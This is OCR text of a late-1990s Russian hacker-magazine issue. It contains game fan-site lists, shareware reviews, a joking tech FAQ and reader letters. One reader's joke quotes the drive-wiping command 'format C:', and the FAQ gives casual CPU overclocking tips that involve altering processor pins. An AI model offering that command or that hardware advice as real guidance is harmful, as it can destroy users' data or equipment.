Значит так: патч исправляет ошибку, которая возникает при входе в меню «опции джойстика» и «видео опции», которые находятся в конфигурации hardware, которая находится в лаунчере игры, который находится... тьфу, в смысле, если ты используешь DirectX 7. Во как!

Кровопийца...

Ты когда-нибудь встречал вампира-панка? А вампира-мафиози? Нет? Скоро придется. Наверняка ты слышал о экшеновой ролевке Vampire: The Masquerade. А знаешь, чем она отличается от обычных ролевок? Тем, что, во-первых, играть там можно только за вампира (и набирать партию придется сплошняком из кровососов), во-вторых, действие происходит как в средневековье, так и в современном Лондоне и Нью-Йорке, и в-третьих, тем, что мир, где нам предстоит побывать, густо населен вышеупомянутой нечистью, причем и в современной эпохе тоже. Заинтересовался? Вот тебе подборка сайтов, где ты сможешь утолить свое любопытство.

www.themasquerade.org — Одноименный с игрой сайт. Новости, форумы, скриншоты, файлы, краткое описание игры (игровая вселенная, движок, геймплей, мультиплеер)... Минимум графики.

www.nihilistic.com/home.html — Сайт разработчиков, компании Nihilistic Software. На нем: очень информативное описание игры (первый раз встречаю, чтобы РПГ ставила графику чуть ли не во главу угла), собрание превьюшек, скриншоты, форум.

www4.activision.com/games/vampire — Сайт издателя, Activision. Выполнен в атмосфере игры (информация преподносится в виде средневековой переписки). Из интересного: инфа по персонажам, локейшены, музыка из игры в формате mp3. Как-то непривычно слышать рэп в ролевой игре про вампиров...



Да, из таких ребят будет проблематично кровь высосать...

www.vampiretales.com — Vampire Tales. Из того, что не встречалось на других сайтах: описание оружия, уровней, создание кланов. В целом, довольно информативный сайт с минимумом графики/дизайна.

www.vampirecentral.com — Vampire Central. Как и везде, скрины, превьюшки, новости, форум... Одним словом, этот сайт ничем индивидуальным не выделяется. Дизайн простой, чистый, опрятный.

www.vampire-graveyard.de/Englisch/ — Vampire The Graveyard. Немецкий сайт, переведенный на английский. Абсолютно ничего такого, что привлекло бы твое внимание, если ты уже посетил хотя бы парочку из вышеописанных мест. И дизайн, к тому же, ерундовый.

http://vampire.gamesmania.com/english/ — Lair of the Vampire. Очень обширный и информативный сайт. В отличие от коротеньких описаний, которые постят другие сайты, здесь ты найдешь описания каждого из уровней игры (Прага, Вена, Лондон, Нью-Йорк), странички по управлению, интерфейсу, персонажам, оружию и снаряжению, врагам, умениям, заклинаниям, бою, диалогам и еще много чего. И это в дополнение к обычным новостям, форумам и т.д.

Надвигается Век Королей


Age of Empires II... Долгожданный хит или устаревший клон? У каждого свое мнение. Если у тебя на этот счет мнения не сложилось, пошляйся по этим сайтам, может, поможет...

www.ageofkings.com — Age of Kings Heaven. Один из примеров сайтов-монстров. Гигантский сайт, содержащийся на средства крупной компании. Описания всего, что только есть в игре. Еще не до конца заполнен. Раздел стратегий, к примеру, пустует. Видно, люди еще не доиграли до некой определенности...

http://aokbattlefield.warzone.com — Age of Kings Battlezone. Не такой информативный, как предыдущий, зато очень долго грузится благодаря тоннам анимации. Почитать есть что, но тем не менее это далеко не лучший сайт по AoK.

http://aoe2.com — Так и называется: AoE2.com. Довольно информативный сайт с неприятным дизайном. Мне больше всего понравилась страничка с описаниями типов карт и тактическими советами для каждого. Этого больше нигде нет.

www.strategyplanet.com/aok/ — Age of Kings Atrium. Большой и хороший. Много всего, неплохой дизайн, удобная навигация. По содержанию не сильно отличается от аналогов. Кое-что все еще в стадии разработки. Обещаются какие-то даунлоады, связанные с AI. Интересно...



Age of Kings Heaven. Есть на что посмотреть...

http://aoe2.net — Еще один сайт про Age of Kings. Это, пожалуй, самое точное описание. Еще один сайт.

http://aok.gamereactor.net — Age of Kings Reactor. Несмотря на дурацкое название, сайт весьма неплох. Страдает тем же, чем и остальные: вебмастер приобрел саму игры за два дня до того, как я пишу эти строки. Однако, это, похоже, единственный сайт, где уже есть какие-то стратегии!

M.J.Ash (m.j.ash@xakep.ru)

Rave v 2.03

Windows 95/98/NT
Size: 543 кб
Shareware
http://www.ravevar.com/

Черт! Я со всех сторон окружен дикими людьми. В то время как проблема передачи голоса через Интернет давно и успешно решена, они продолжают набирать в своих аськах: «Привет, Эш! Как жизнь?», при этом безбожно путаясь в клавишах! А ведь идти в ногу с прогрессом так просто: достаточно обзавестись подходящей прогой, вроде Rave 2, и общаться как «белые люди». Почему — Rave 2? Ну, мы всей редакцией выбрали именно ее за то, что она обеспечивает хорошее качество звука даже при хилом соединении, отлично интегрируется с асей (черпает инфу из ее контактного листа), и работа с ней примитивна до ужаса (это нас особенно радует! :)). Что приятно: стоит только замолчать, как канал освобождается — срабатывает встроенная функция VOX, отсекая шум и фоновые звуки. Шароварная версия имеет пятиминутное ограничение на продолжительность каждого «звонка», но это значительно лучше обычного «вы тут как хотите, а я выврублюсь через тридцать дней». Хотя, если ты собираешься продавать ядерное оружие китайцам, то тебе, наверное, стоит все-таки заплатить денежки и стать зарегистрированным пользователем. Тогда твои переговоры будут шифроваться по ГОСТ 28147-89...


QNX Demo v 4.0

OS: не имеет значения :)
Size: 1424 кб
Demo
http://www.qnx.com/demodisk/
http://www.swd.ru/

Тем крутым программерам, которые заявляют, что кроме них компактный оптимизированный код уже никто не пишет, я советую обратить внимание на продукцию фирмы **QNX Software Systems Ltd**. Я недавно юзал четвертую версию их демо-диска, а точнее, дискеты, на которую эти ребята умудрились запихнуть: свою собственную ОС реального времени стандарта **POSIX**, оснащенную графическим оконным интерфейсом пользователя и поддержкой **TCP/IP**, веб-броузер, понимающий **HTML 3.2** (фрэймы, таблицы и т.д.), а также диалер, простой текстовый редактор, пару-тройку демок и **200 кб HTML** страниц, чтобы тебе было чем заняться, если доступа в Сеть у тебя нет. Ты не поверишь, но жесткого диска для работы этого **Demo** не требуется, так что я путешествовал по Интернет без его привычного пощелкивания. Путешествовал очень быстро — советую и тебе как-нибудь попробовать. Да, и еще! Будешь юзать это **Demo**, загляни в раздел **Extend OS functionality** на его домашней странице. Там можно дополнительно подкачать и установить пакет с играми (типа «виселицы»), несколько утилит и фишку с подозрительным названием **Telnet Package**. :)

Planet.MP3Find v 2.8.0.4

Windows 95/98/NT
Size: 1750 кб
Freeware
http://www.innovators.com/products/PlanetGroup



В прошлом номере я советовал использовать для поиска mp3 файлов в Интернет прогу MP3Fiend. Но... нет в мире совершенства! Она действительно выдает слишком много мусора и совершенно не умеет работать с RATIO сайтами (это такие сайты, на которые ты должен что-нибудь положить, прежде чем ты сможешь оттуда что-нибудь забрать). Но ничего, теперь я раздобыл новую прогу — Planet.MP3Find, создатели которой утверждают, что им удалось решить проблему «мертвых» ссылок с помощью своей собственной базы данных по mp3, которую эта прога юзает перед тем, как посылает запросы к 12 другим поисковым системам. Кроме того, вместе с Planet.MP3Find идет Planet.FTP, который пытается (порой — успешно) самостоятельно работать с ratio сайтами. Если он тебе не понравится — задействуй другого FTP клиента, благо Planet.MP3Find знает «в лицо» 11 наиболее известных.
Примечание: если слова mp3, FTP и ratio sites тебя пугают, то, может быть, тебе стоит просто пойти и купить обычный компакт-диск? :)

24Link v 1.01

Windows 95/98/NT
Size: 182 кб (!!!)
Freeware
http://www.24ware.com/

Эх, вот так и становятся пророками. Ведь только в прошлом номере я рассказывал о проге Winip, которая позволяет получить для своего компа статическое имя хоста несмотря на динамический ip-адрес, и посоветовал всем создавать свои собственные веб-сервера. И вот сейчас я юзаю прогу 24Link, которая делает то же, что и Winip, а также включает в себя персональный веб-сервер. Специально для тех, кто не понял всей прелести этой комбинации, объясняю: нет ограничения на размер сайта, никто не будет без спросу пихать свою рекламу на твои веб-страницы, никто не сможет запретить тебе использовать cgi-скрипты и никто не сможет контролировать наполнение твоего сайта. Этот сервер будет находиться на твоем компе – ты сможешь делать с ним все что захочешь! Конечно, недостаточная пропускная способность модемного соединения при большом количестве посетителей даст о себе знать, но ты сначала их заимей, этих посетителей. Может быть, кстати, тогда научишься оптимизировать графику для своих страничек, а уж в том, что ты быстро поймешь, что такое «администрирование веб-сервера» и «сетевая безопасность», я абсолютно уверен. Обрати внимание: 24Link очень небольшая, простая в установке и использовании, а главное – это совершенно бесплатная прога. Ну что, ты уже готов заделаться крутым админом?

Woth v 1.01


Windows 95/98/NT
Size: 375 кб
Shareware
www.rodrigorodriguez.com/software


Я уже сообщал о своей внезапно проснувшейся любви к hlp-файлам Windows и даже просветил народ, как можно конвертировать в этот формат обычные веб-странички. Но я решил на этом не останавливаться и вот теперь добрался до doc-файлов с различной справочной информацией, которых у меня накопилась изрядная куча. В качестве конвертера я использую прогу Woth, и, что приятно, форматирование Word-овских документов при этом процессе страдает значительно меньше, чем когда я издеваюсь над веб-страничками с помощью WebTwin-а. Сама прога Woth маленькая, и вся работа с ней сводится к выполнению команд Мастера, одна только беда — требует прога, чтобы на машине был установлен Microsoft Help Workshop (ftp://ftp.microsoft.com/softlib/mslfiles/HCWSETUP.EXE -1558 кб). «А иначе, — говорит, — работать не буду!» :)

Resource-Grabber v 2.42

Windows 95/98/NT
Size: 1043 кб
Shareware
http://inner-smile.com/dl_res.htm

Хочется посмотреть, что там, у проги, внутри, но для дизассемблера ты еще не дорос? Да без проблем! Конечно, это будет уже не отточенная работа «хирурга», а грубое потрошение, но... кому что нравится. Для этой операции как нельзя лучше подойдет прога **Resource-Grabber**. Просто натрави ее на нужный **exe**-шник или **dll**-ку, и она их быстренько расчленит и вытащит на белый свет их содержимое, которое некоторые брезгливые люди называют умным словом «ресурсы». Извлечены будут: битмапы, кнопки, иконки, курсоры, графика в **JPG/JPEG**, звуковые файлы в формате **WAVE** или **RMI**, видеоклипы и анимация, а также текстовые строки, шрифты и еще множество других полезных вещей, о существовании которых ты и не догадывался.





Smile Director 97 v 2.91

Windows 95/98/NT
Size: 431 кб
Freeware
http://duke.cyberpunk.ru/

Если тебя до сих пор смущают все эти LOL, IMHO или PITA, а также если девчонка в чате настойчиво шлет тебе вот такой вот смайлик :-)-8, а ты не можешь понять, что он значит, то тебе нужен Smile Director. Мало того, что эта прога будет искать тебе описания смайликов и знакомить с расшифровками общеупотребительных сокращений, но и поможет очень быстро подобрать достойный ответ тому, кто пингует тебя за ламера (выбранный смайлик или сокращение одним нажатием помещается в clipboard, откуда его можно вставить в любую программу). Прога сидит в tray-е и может запускаться автоматически при загрузке Виндов. Поддерживаются описания на двух языках — русском и английском. А больше я тебе ничего не скажу, иди на сайт разработчиков и RTFM сам, если мне удалось заинтересовать тебя этой прогой.



TriPlus WinSpace v 3.0


Windows 95/98/NT
Size: 2634 кб
Shareware
http://www.triplus.com/product.htm

TriPlus WinSpace — одна из самых крутых программ управления виртуальными рабочими столами из тех, что я видел. О самой простой функции — переключении между виртуальными экранами — я даже не буду говорить, это умеют многие проги, поэтому сразу перейду к описанию эксклюзивных наворотов, самый главный из которых, на мой взгляд — **Elephant(tm) Window**. Нет, конечно, специальное окно для навигации и операций над виртуальными рабочими столами — это тоже хорошо, приятно перетаскивать проги с одного стола на другой или даже резервировать отдельный экран для каждой из них. Да и возможность сохранения текущего состояния виртуальных рабочих столов (запущенные проги, открытые файлы...) тоже — не плохо. Но вот то, что размеры окон больше не ограничены разрешением монитора, это действительно — супер! Что-то подобное умеет делать драйвер моей видеокарты, но у **WinSpace** с включенным **Elephant Window** это получается значительно лучше. Тебе нужно больше места на экране для твоего Фотошопа? Тогда без этой проги тебе не обойтись... Да, и для полного счастья не забудь включить **mouse scroll**...


HomeWatcher v 1.1

Windows 95/98/NT
Size: 1058 кб
Shareware
http://www.homewatcher.com/

Ну почему у меня нет видеокамеры, которую я мог бы подключить своему компу? Обидно! Когда вокруг все психи с манией преследования оснащаются средствами наружного наблюдения, я остаюсь в стороне от этого процесса! А ведь у меня уже есть такая чудная прога HomeWatcher, которая сравнивает полученные кадры со стандартного видео-устройства, засекает движение и поднимает тревогу! Мало того, она может сама дозваниваться до провайдера, слать e-mail-ы с «Караул! Грабят!» нужным людям и даже быстренько публиковать в Интернет странички под скромным заголовком «Обратите внимание, совершается преступление века!». Эх... Мечты, мечты... А может у тебя есть видеокамера? Я имею в виду — лишняя? Нет?!! Жалко... :)








FAQ

—Доктор, почему меня все игнорируют?
—Следующий!
Внимательный Доктор Добрянский

Домашняя страница:
lama.aha.ru/7

Frequently Asked Qestions



— Что означает ожог I, II, III степени?

— Все компьютерщики, которых я знаю, плевать хотели на технику безопасности. Они не отключают комп от сети, когда лезут внутрь. Они запросто могут гулять по офису в обнимку с работающим монитором и спотыкаться о провода. Но как все это кончается, известно было еще тогда, когда издавали справочник моей бабушки-врача!


«Патогенез. Ожоги получаются от непосредственного действия на тело пара, кипящих жидкостей, пламени, раскаленных предметов и металлов. От действия химических, тепловых, рентгеновских и других лучей. От действия электрического тока.

Симптомы.

Ожог I степени. Местные симптомы состоят в покраснении и припухании кожи с сильной болью.

Ожог II степени. В тех же явлениях с образованием пузырей с обильным выпотом в них.

Ожог III степени. Некроз тканей, доходящий иногда до полного обугливания целых отделов тела. При более или менее распространенных ожогах наступают интоксикационные явления в почках, мозгу, бессонница и т.д.»



— Что делать, если постоянно рвется модемное соединение, когда я сижу в Интернет?



– 1. Настрой свой момед так, чтобы он зубами цеплялся за телефонную линю и крепко на ней сидел; как это сделать, я рассказывал в прошлый раз. Очень хорошо помогает заливка новой прошивки (только прошивок много, а ты должен найти подходящую именно для твоего момеда и линии).

2. Проверь свою линию дома на наличие конденсаторов и скруток.

3. Попробуй позвонить по другим телефонным номерам провайдера, которые начинаются с другой цифры. Возможно, что подсоединение через другую АТС будет получше.

4. Если это ни к чему не привело, то надо подумать о новом модеме или новом провайдере. Проверь соединение с другими провайдерами по демоходам. Иногда бывает выгодней платить 1.5 бакса в час хорошему провайдеру за качественный доступ, чем 0.5 плохому, с постоянными обрывами, тормозами и многочасовым дозвоном до него. Ведь при стабильной скорости ты тратишь меньше времени и меньше платишь. А сколько ты сэкономишь на валерьянке! Если ты все же не доволен, то тебе поможет только выделенка.

5. Ты, конечно, можешь использовать программки для закачки и докачки файлов с сети. Но скорость они тебе сильно не увеличат. Можно ставить такие проги на ночь. Это хороший способ превратить on-line в off-line.

— Почему виснет «Ворд», когда набираешь текст?



— Однажды я был в магазине, в котором торгуют крутыми телефонами. Я спросил у продавщицы: «А чего хорошего в этом телефоне?». Девушка ответила: «А чего в нем плохого?». Далее завязался разговор о конфуцианстве и других наворотах восточной культуры….

Так почему бы «Ворду» не виснуть? Первое, что приходит в голову — «Кривые руки». Они его («Ворд») делали, они его ломали и они его ставили. Тем, что такие руки принадлежали разным людям, можно пренебречь в пределах погрешности. В надежде, что у другого хакера с руками было лучше, попробуй переустановить редактор с другого диска.

Еще такое бывает, когда тормозит компьютер. Можешь докупить памяти или апгрейдиться. Если с этим трудно, то попробуй отключить автоматическую проверку ошибок. Не используй сложное форматирование и внедренные объекты. Тогда будет меньше расходоваться ресурсов и виснуть будет реже.

— Как пользоваться трояном и где его найти?



– Конечно, такие вопросы лучше задавать не мне, а в FAQ-HACK. Постоянно меня спрашивают про IP, Nuke, воровство. Не забывай о том, что у нас есть для этого специальная рубрика. И там ты получишь максимально профессиональный ответ.

Троян искать не надо, он сам тебя найдет. Если ты не будешь пользоваться хорошим антивирусом и будешь запускать разные «интересные программки из сети», то ваша встреча запомнится тебе надолго. Троян очень прост в обращении. После того как ты им заразился, он все сделает сам. Хотя ты можешь свой login и пароль держать в голове и вводить только через терминал. Трояну это не по зубам, даже Norton Utilities такие штуки не запоминает. Раскусить тебя сможет только соколиный глаз или клавиатурный шпион.

— Как разогнать процессор?




— Однажды я уже рассказывал про такое развлечение. Основной идеей в процессорной гонке является превышение номинальной частоты камня. Пусть на меня не сердятся профессионалы за то, что я расскажу об этом в двух словах.

Частота работы процессора выставляется обычно перемычками на мамке. Некоторые процессоры имеют защиту от разгона. Чтобы ее снять, им надо подклеить или покрасить, откусить определенную ногу. О том, какую красить и надо ли это вообще, ты можешь узнать в сети, в зависимости от модели твоего камня. После того как частота повышена, проц может сгореть от перегрева или начнутся глюки. Значит, такой камень не гоняется.

Если ты покупаешь камень в надежде его разогнать, то узнай, гонится ли эта серия и гонялся ли этот, конкретный проц. Если ты покупаешь железо у знающих людей, то они тебе с удовольствием про это расскажут.

Сразу покупай вентилятор для процессора покруче и тюбик с термопастой. Разогнанному процу нужно хорошее охлаждение. Если даже процессор удалось разогнать, и он сразу не сгорел, то это не значит, что он будет стабильно работать дальше. Есть всегда риск, что разогнанный процессор внезапно накроется и накроет мамку. Например, если сломается кулер. Так что лучше бери мамку с «Cooler Alarm».



— Почему с мороза нельзя комп включать?




Скорый Доктор Добрянский (DR.COD@XAKEP.RU)



– Зима. Ты притаскиваешь дивайс домой и сразу втыкаешь его в сеть проверить на работоспособность (на твоей любимой игрушке). Он у тебя благополучно выгорает («Ни фига себе реализм в Кваке!» – думаешь ты). А все очень просто. Дивайс замерз и очень холодный, ты его приносишь в теплое помещение, где круто надышали. Влага конденсируется на деталях, и вот тут-то их и замыкает. Нужно подождать не менее получаса, а лучше сутки. Это касается и ноутбуков.

Вообще когда вода попадает внутрь компа – это очень плохо кончается. Одна моя знакомая любила сидеть в ванне с ноутбуком в Интернете. Теперь ей трудно ходить, т.к. ее сильно ударило током. А еще ей тяжело сидеть, т.к. нотбук был рабочим компьютером ее отца :).

– Как отсканировать фотопленку на планшетном сканере?



– Я уже рассказывал тебе про то, что можно купить устройство, которое проецирует слайд на планшетный сканер. Но почему-то многим чувакам это хочется сделать своими руками. Я, конечно, расскажу – как, но только потом не задавай мне вопросов: «Как починить сканер». Нужен мощный источник света и фокусирующая линза. Используй обычный диа-проектор или слайд-проектор. Проблема, как закрепить его над сканером? Ты можешь использовать проектор для проявки фотографий, он уже со штативом. Теперь фокусируй изображение прямо на стекло, не нужно класть кальку или что-то в этом духе. Лучше это делать в темной комнате, чтобы не падало посторонних бликов. Сфокусировать сразу не получится, придется с этим поэкспериментировать. Нет никаких гарантий, что этот способ будет работать на твоем конкретном сканере. Возможно, придется лезть внутрь, чтобы потушить лампу. Этого я делать не советую.

Что может случиться? У одного чувака диа-проектор упал на сканер и пробил его насквозь. Другой полез выковыривать лампу, она у него сгорела. Подумай, может лучше заплатить 50 долларов за приставку или 150 за слайд-сканер, чем выкладывать 300 за новый планшетный сканер. Единственное с чем можешь смело экспериментировать, это со старым ручным сканером, эту рухлядь не жалко. Можно и лампу выковыривать и вносить изменения в его конструкцию.

– Почему шумит аудиокарта?



– На дешевые карты обычно ставят низкокачественные усилители. Т.е. чем громче звук, тем больше искажение сигнала, тем лучше слышно шум. Но на твоих активных колонках усилитель не лучше, и он тоже сильно шумит и искажает звук. Хочешь слушать музыку на компе с хорошим качеством? Подключи саундкарту к входу твоего центра или хорошего усилка. Уровень выходного сигнала саундкарты сделай как можно меньше, чтобы меньше были искажения сигнала. У одного чувака Sound Blaster висит на входе русского лампового центра «Эстония». В «Кваку» по ночам с чуваком играет весь его дом, двор и зоопарк через дорогу. Несколько раз приезжали спасатели, скорая, вводились войска. Милиция туда соваться боится. Еще дешевая карта ловит все возможные помехи, которых в компе достаточно. Чаще всего шумит CD. Он соединен с бластером специальном шнуром, через него помеха и прет. Чем саундкарта дороже, тем она меньше пропускает таких шумов. Хотя раз на раз не приходится.

– Что такое дебагер?




– Дебагером называется устройство, которым прочищают сортир в случае засора. Еще функции дебагера может выполнять практически любой человек. Училка в школе отлавливает баги в контрольной, милиционер отлавливает разных лишних людей в метро. Дебагеры бывают разные, в зависимости от способности ловить ошибки и сложности интерфейса. Пример плохого дебагера – врач в поликлинике. Сначала нужно ждать в очереди у двери его кабинета пока он загрузится в оперативку. А потом он найдет у тебя дефекты не те, которые надо. А интерфейс у него просто безобразный! То, что один врач вывел на печать, может прочитать только другой врач или специалист криптограф. Конечно дебагер входит в любой язык программирования для отлова ошибок в программе. Обычно компьютерные дебагеры страдают всеми болезнями обычных.

– Сломался CD-Rom дисковод.



– Если что-то сгорело из электроники, то вряд ли можно чем-то ему помочь. Чаще бывают механические поломки. У дисковода вся механика пластмассовая и потому очень быстро изнашивается, особенно если ты мотаешь его туда-сюда. Через некоторое время CD начинает скрипеть при выдвижении «подставки для кофе». Иногда отказывается открываться, иногда внутри что-то гремит. Можешь смело разбирать дисковод, там ты найдешь много грязи и массу полезных вещей: гвозди, скрепки, фрагменты пищи. Иногда от пластмассовых деталей отваливаются важные кусочки. Их приклеивать назад лучше клеем на основе ацетона для коллекционных пластмассовых моделей. Перед склейкой обязательно сними пострадавшую деталь с дисковода. Если ацетоновый клей попадет в дисковод, то там склеятся все шестеренки. Склеить деталь надежно нельзя, она все равно потом отвалится. Лучше попробуй найти похожую на радиорынке. И не вздумай протирать линзу, вообще не дотрагивайся до оптической системы.



Ё-MAIL

Письмо:
От: A. B. K.
[SMTP: ALLMAZ@YAHOO.COM]

WoW! 8-)
Ответы Х на ё-mail просто блеск! Всей многотысячной толпой скандируем: «Хо-лод! Хо-лод!» Все. Хватит. 2 раза. А то гордость погубит талант.
О журнале:
1) первые номера действительно жаль. Похоже, их не заполучил никто. Мухорчатые Суслики, мы вас ненавидим (см.Х#9 «ё-mail»)! Многотысячное: «Не-на-ви-дим!!!» Интересно, неужто не было возможности разместить (и размещать) номера журнала (с содержимым, of course) на сайте? Может я чего-то не понимаю, но обложки-то отсканенные там есть. (дружное: «Там-есть! Там-есть!») Я пронажимался на них до такой степени, что на мониторе моего друга, наверное, вмятины остались. Кстати, вопрос Доктору Добрянскому: «Ч/д, если на мониторе друга образовались вмятины. и как их, соответственно, обратно разобразовывать (как и следовало ожидать, желаемого результата от нажиманий я так и не добился.)»?
2) Часто думаю: неужели я один такой считаю, что почти половина журнала под игры – это многовато... Нет, конечно, нельзя просто вырезать половину рубрик...(ропот), вырезать рекламу...(оживление), снизить цену...(одобрительный гул и одиночное вредное «хе-хе-хе!»), я сказал: «СНИЗИТЬ ЦЕНУ! >:-(« ...(просто одобрительный гул)... нет, нельзя. Для этого, наоборот, нужен бешеный тираж, чтоб было жуткое кол-во рекламы, которая все и окупит :-). «О-ку-пит!» Поэтому больших вам тира(жей/жов) и всего наилучшего.
P.S. Наверняка, мое длинное письмо никуда кроме как в «Самое-самое письмо номера» :) не поместится (удивительно, как все боятся туда попасть! Прям своеобразная цензура получается :)), поэтому разрешаю (так уж и быть:)) его редактировать... «Ре-дак-ти-ро-вать!» Да заткнет их кто-нибудь или нет?!! «И-ли-нет!!» О, боже! ...редактировать на ваше усмотрение и даже употреблять... «У-ПОТ-РЕ-...» Молча-а-ать!!! >:-@ ... и даже упо... и даже использовать его в печать по частям. Все. До свидания.
With бэст регардз... и все такое... А я пока пойду позвоню 02 и 03.



Нда. Такое письмо нельзя пускать в печать целиком – очень длинное. Надо его редактировать, точно. Я же редактор.
Э... Так. Строчки про «Холод – е-майл» надо отрезать, а то еще кто-нибудь подумает, что я тут самохвальством занимаюсь. Далее: про мухорчатых сусликов надо тоже убрать, а то в «Гринписе» обидятся. Они хотели нам рекламы дать, а если узнают, что наши читатели ненавидят сусликов – не дадут. Ага: там еще вопрос был про вмятины на мониторе: ну, это же к Добрянскому? Вот пусть он и отвечает, а мне не фига тут е-майл засорять, этот кусок тоже вырезать надо.
Так: что там еще? Опять кому-то не нравится, что полжурнала игры занимают? Что за фигня, не могу же я это напечатать, а то Денис Давыдов обидится, а Покровского уже выворачивает от таких просьб. Что там еще? ЧТО? ЦЕНУ СНИЗИТЬ? С ума сойти, если мы это пропустим в печать, то финансовый директор нам йенги поотрывает. Удалить! Угу, читаем дальше: больших вам тиражей... Фи! Он у нас и так не по дням, а по часам растет. Об этом тоже на фиг не надо. Ну вот, вроде отредактировал. Что там осталось-то? Постскриптум? Что ж, я теперь только постскриптум печатать буду? Блин, напишут же письмо в редакцию... :) Следующий!

Письмо:
От: concord
[SMTP: CONCORD@BIOS.IUF.NET]

Hello XAKEP!
Я правильно попал, чтобы писать в рубрику E-Mail? Извиняйте, конечно, но журнал у вас просто атас! До сих пор слезы вытираю, чем только могу.
Best regards,
Concord



Дарова, Конкорд, сверхзвуковой ты наш!
Ты попал правильно, и только поэтому мы тебя все извиняем (вот, только что закончили работать и ходили тебя извинять в кабачок напротив. Добрянский с Сайдексом, кстати, там остались – все никак не наизвиняются, но ничего, неделю назад они в «Базе 14» тоже кого-то извиняли, так их оттуда уже к четырем утра выгнали, за пьяное дебоширство). Слезы лучше вытирать платком, а если его нет, то можно шелухой от репчатого лука. Это отличное средство как от слез, так и вообще от глаз. А вот той частью тела, которой это делаешь ты, слезы лучше не вытирать, а то надо сильно изворачиваться (локтем вообще все делать неудобно). Но лучше всего просто не плакать и оставаться в хорошем расположении духа, чего мы тебе всей редакцией и желаем :). Ты только не плачь... там-тирарам... тумтурум... тум (далее неразборчиво).

Письмо
От: Mamunt
[SMTP:ARMANDS @OKSANA.APOLLO.LV]

Enekdoti ot Mamunta
Окончил я институт и устроился на работу, и на второй день (Н)ачальник отдела у меня спросил:
Н – Ты сильный программист?
Я – Ну, как сказать...
Н – Ну сильный?
Я – В общем да.
Н – Тогда займешься перетаскиванием компьютеров ;).
***
Вот, ставлю, значит, на работе всем MS Outlook, а там в календаре есть списки праздников, и для России:
1.05 – «Первое Мая»
2.05 – «Первое Мая (продолжение)» !!!
***
компьютерные стихи:
123 02 12
120 3 4 5
5 40 318
14 1 0 5
***
Windows95 совместим только с одним форматом: «format C:»

ПрЮвет из «солничной» ;).
Латвии.
Мамунт



Хай, Мамунт!
Клёво, что ты не вымер (в смысле, что вы не вымерли). Я не знал, что Мамунты живут в Латвии, теперь буду знать. Там, наверное, тепло и клёво, по берегу моря бродят красивые босоногие девчонки с большими си... системными устройствами :), а за ними бегают мамунты. Тоже хочу быть мамунтом, но вообще-то я Холод. Теперь о главном: спасибо за историю своего устройства на работу, будем знать, что надо уметь делать в серьезных конторах. Вот у меня сейчас приятель один в больнице лежит: устроился к провайдеру работать, а тот его заставил упавший сервер поднимать... Надорвался, короче. Мы ему теперь с Гоблином передачки носим.
З.Ы. Очень приятно было узнать, что наши читатели даже пишут стихи! Теперь я их при встрече всем читаю, и всем нравится. Хочу, Мамунт, с твоего разрешения сборник издать (в 15 томах). Напиши, если ты не против, ок?

Письмо
От: Supersonic
[SMTP: ROMEO@EUROCOM.OD.UA]

Привет!
Знаете, пишу чтобы ответить на все эти дурацкие объявления, вывешенные по поводу какого-то плагиата в форуме у вашего родного брата Gameland'а:
ОТСТАНЬТЕ ОТ «ХАКЕРА» !!!! Оставьте его в покое!!!!!!
ХВАТИТ ковыряться в носу и умирать от зависти лишь потому, что вам самим не пришла в голову идея создания Такого СуперЖурнала! Да, наверное, если бы и пришла, у вас бы не хватило смелости! Сейчас почему-то пошла мода гнать на Х всем кому не лень. Повбывав бы.
